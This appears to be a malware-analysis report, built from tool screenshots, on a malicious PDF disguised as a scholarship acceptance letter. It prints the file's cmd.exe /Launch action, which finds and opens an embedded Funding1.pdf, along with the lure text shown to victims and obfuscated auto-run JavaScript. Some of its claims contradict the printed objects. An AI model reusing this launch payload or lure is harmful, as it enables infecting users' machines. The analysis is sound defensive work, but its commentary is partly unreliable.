


## Malicious PDF File Analysis - No. 3

By using PDFStreamDumper on Windows 10. The outcomes of malware PDF are:

1. The PDF contains 15 objects.



2. When clicked on "Exploit Scan", we see that there is exploit hidden in stream 12.



3. The javascript executes to open a CMD when the payload is ran and tries to redirect to another pdf named Funding1.pdf inside the object 12.

**/S/Launch** represents launch message. We see there is no launch message embedded.

*To view the encrypted content please tick the "Do not show this message again" box and press open. This launch message comes automatically for every PDF by default.*

PDFStreamDumper - http://sandsprite.com FileSize: 48 Kb LoadTime: 0.125 seconds

Load Exploits\_Scan Javascript\_UI Unescape\_Selection Manual\_Escapes Update\_Current\_Stream Goto\_Object Search\_For Find/Replace Tools Help\_Videos

15 Objects

- 1 HLen: 0x2B
- 2 HLen: 0x18
- 3 HLen: 0xBAB
- 4 HLen: 0x5B
- 5 HLen: 0x4A
- 6 HLen: 0x96
- 7 HLen: 0x18
- 8 HLen: 0x1B
- 9 HLen: 0x52
- 10 0xFBD-0xBBE4
- 11 HLen: 0x5B
- 12 HLen: 0x205
- 6 HLen: 0xA3
- 5 HLen: 0x5A
- 0 HLen: 0x107

```
<<
  /S/Launch/Type/Action/Win
  <<
    /F(cmd.exe)/D(C:\windows\system32)/P(/Q /C %HOMEDRIVE%&cd %HOMEPATH%&(if
    exist "Desktop\Funding1.pdf" (cd "Desktop"))&(if exist "My Documents\Funding1.pdf" (cd
    "My Documents"))&(if exist "Documents\Funding1.pdf" (cd "Documents"))&(if exist
    "Escritorio\Funding1.pdf" (cd "Escritorio"))&(if exist "Mis Documentos\Funding1.pdf"
    (cd "Mis Documentos"))&(start Funding1.pdf)

    To view the encrypted content please tick the "Do not show this message
    again" box and press Open.)
  >>
>>
```

Text HexDump Stream Details

Message

Parsing Complete Objects: 15 Elapsed Time: 0.094 seconds  
 0x108 bytes after end of last object @ offset 0xBF94  
 C# Filters not initialized. See Tools->Manual Filters and click on iText Filters = false link


Errors Search Debug (3)

Shell PDF Path C:\Users\techn\Downloads\Malicious File\ScholarshipAcceptanceLetter.pdf ... Load Abort


Streams: 1 JS: 5 Embeds: 1 Pages: 0 TTF: 0 U3D: 0 flash: 0 UnkFlt: 0 Action: 2 PRC: 0


Type here to search 63°F 4:48 PM 10/9/2022

- 4.
5. Here for object 7 we observe that the “exploitation type” used is **EmbeddedFiles**. There is no **Compression** or **obfuscation** found in the JS Objects.



6. If clicked on object 8, we observe the /Names tag which give previous name of the file this shows that the filename is **Funding1** which is later renamed to **ScholarshipAcceptanceLetter.pdf**





8. Represents number of pages in PDF, we analyse that number of pages are 1.

The screenshot shows the PDFStreamDumper application with the PDF Catalog object selected. The left pane lists 15 objects, with object 4 (HLen: 0x5B) highlighted. The main pane displays the following PDF object code:

```
<<
  /Type /Catalog
  /Pages 1 0 R/Names 7 0 R
  /OpenAction 11 0 R
  /Names
  <<
    /JavaScript
    <<
      /Names [ (48a22dee-3b07-4e44-86c0-202690d91c5f) 3 0 R ]
    >>
  >>
>>
```

The bottom status bar shows the following information:

Streams: 1	JS: 5	Embeds: 1	Pages: 0	TTF: 0	U3D: 0	flash: 0	UnkFlt: 0	Action: 2	PRC: 0
------------	-------	-----------	----------	--------	--------	----------	-----------	-----------	--------

The screenshot shows the PDFStreamDumper application with the PDF Page object selected. The left pane lists 15 objects, with object 5 (HLen: 0x5A) highlighted. The main pane displays the following PDF object code:

```
<<
  /Type /Page
  /Parent 1 0 R
  /Resources
  <<
    >>
  >>
  /MediaBox [ 0 0 100 100 ]
  /AA
  <<
    /O 12 0 R
  >>
>>
```

The bottom status bar shows the following information:

Streams: 1	JS: 5	Embeds: 1	Pages: 0	TTF: 0	U3D: 0	flash: 0	UnkFlt: 0	Action: 2	PRC: 0
------------	-------	-----------	----------	--------	--------	----------	-----------	-----------	--------

9. We see that no filters are added to PDF  
In message box, **Filters = false** is observed.

PDFStreamDumper - http://sandsprite.com FileSize: 48 Kb LoadTime: 0.125 seconds

Load Exploits\_Scan Javascript\_UI Unescape\_Selection Manual\_Escapes Update\_Current\_Stream Goto\_Object Search\_For Find/Replace Tools Help\_Videos

15 Objects

- 1 HLen: 0x2B
- 2 HLen: 0x18
- 3 HLen: 0xBAB
- 4 HLen: 0x5B
- 5 HLen: 0x4A
- 6 HLen: 0x96
- 7 HLen: 0x18
- 8 HLen: 0x1B
- 9 HLen: 0x52
- 10 0xFBD-0xBBE4
- 11 HLen: 0x5B
- 12 HLen: 0x205
- 6 HLen: 0xA3
- 5 HLen: 0x5A
- 0 HLen: 0x107

<<

/Producer (PyPDF2)

>>

Text HexDump Stream Details

Message

Parsing Complete Objects: 15 Elapsed Time: 0.094 seconds  
0x108 bytes after end of last object @ offset 0xBF94  
C# Filters not initialized. See Tools->Manual Filters and click on iText Filters = false link

Errors Search Debug (3)

Shell PDF Path C:\Users\techn\Downloads\Malicious File\ScholarshipAcceptanceLetter.pdf ... Load Abort

Streams: 1 JS: 5 Embeds: 1 Pages: 0 TTF: 0 USD: 0 flash: 0 UnkFlt: 0 Action: 2 PRC: 0

10. The JavaScript Code contains Unicode-encoded text when clicked on **Javascript\_UI**, which is probably shell code. The script is not obfuscated.

PDFStreamDumper - http://sandsprite.com FileSize: 48 Kb LoadTime: 0.125 seconds

Load Exploits\_Scan Javascript\_UI Unescape\_Selection Manual\_Escapes Update\_Current\_Stream Goto\_Object Search\_For Find/Replace Tools Help\_Videos

15 Objects

- 1 HLen: 0x2B
- 2 HLen: 0x18
- 3 HLen: 0xBAB
- 4 HLen: 0x5B
- 5 HLen: 0x4A
- 6 HLen: 0x96
- 7 HLen: 0x18
- 8 HLen: 0x1B
- 9 HLen: 0x52
- 10 0xFBD-0xBBE4
- 11 HLen: 0x5B
- 12 HLen: 0x205
- 6 HLen: 0xA3
- 5 HLen: 0x5A
- 0 HLen: 0x107

<<

/Type /Action

/S /JavaScript

/JS ((function( 0x66efbe, 0x5e0f6d){var 0x589062= 0x2d1a, 0x522ed9= 0x66efbe  
( );while(!![ ]){try{var 0xf69196=parseInt( 0x589062(0x1e8))/0x1\*(-parseInt( 0x589062  
(0x1e3))/0x2)+parseInt( 0x589062(0x1dd))/0x3\*(-parseInt( 0x589062(0x1d2))/0x4)  
+parseInt( 0x589062(0x1ce))/0x5+parseInt( 0x589062(0x1dc))/0x6\*(-parseInt( 0x589062  
(0x1e4))/0x7)+-parseInt( 0x589062(0x1d9))/0x8\*(-parseInt( 0x589062(0x1e0))/0x9)+-  
parseInt( 0x589062(0x1da))/0xa+parseInt( 0x589062(0x1de))/0xb;if( 0xf69196==  
0x5e0f6d)break;else 0x522ed9['push']( 0x522ed9['shift'] ( ));}catch( 0x3d5dc5){  
0x522ed9['push']( 0x522ed9['shift'] ( ));}}( 0x56ce,0x2659f));var 0x22be0e=(function  
( ){var 0x1b708e=!![ ];return function( 0x5ac755, 0x538561){var 0x569a52= 0x1b708e?  
function( ){if( 0x538561){var 0x45d0cb= 0x538561['apply']( 0x5ac755,arguments);return 0x538561=null, 0x45d0cb;}:function( ){return  
0x1b708e=!![ ], 0x569a52;}; } ( ), 0x345f5d= 0x22be0e( this, function( ){var 0x1abb3c=  
0x2d1a;return 0x345f5d[ 0x1abb3c(0x1d3)] ( ) [ 0x1abb3c(0x1d6)] ( 0x1abb3c(0x1d5)) [\_  
0x1abb3c(0x1d3)] ( ) [ 0x1abb3c(0x1d8)] ( 0x345f5d) [ 0x1abb3c(0x1d6)] ( 0x1abb3c  
(0x1d5)) ;});function 0x56ce( ){var 0x578142=  
[ 'constructor', '825096WXSld1', '1225850DWaSSM', 'trace', '294ayXiET', '3UoCmRk', '2289980  
fwJcIL', 'apply', '91CtGQO', 'info', 'warn', '1838pFdZkN', '7903hJPFmu', 'bind', 'log', 'tabl  
e', '183hOltYi', '830585yaGpnH', 'error', '\_\_proto\_\_', 'prototype', '339624ZdGrYh', 'toStrin  
g', 'exception', '(((.+.)+)+)+\$', 'search', 'console']; 0x56ce=function( ){return  
0x578142;};return 0x56ce( );} 0x345f5d( );function 0x2d1a( 0x57a288, 0x394def){var  
0x2b9687= 0x56ce( );return 0x2d1a=function( 0x439Ad0, 0x391528){ 0x439Ad0= 0x439Ad0-

Text HexDump Stream Details

Message

Parsing Complete Objects: 15 Elapsed Time: 0.094 seconds  
0x108 bytes after end of last object @ offset 0xBF94  
C# Filters not initialized. See Tools->Manual Filters and click on iText Filters = false link

Errors Search Debug (3)

Shell PDF Path C:\Users\techn\Downloads\Malicious File\ScholarshipAcceptanceLetter.pdf ... Load Abort

Streams: 1 JS: 5 Embeds: 1 Pages: 0 TTF: 0 USD: 0 flash: 0 UnkFlt: 0 Action: 2 PRC: 0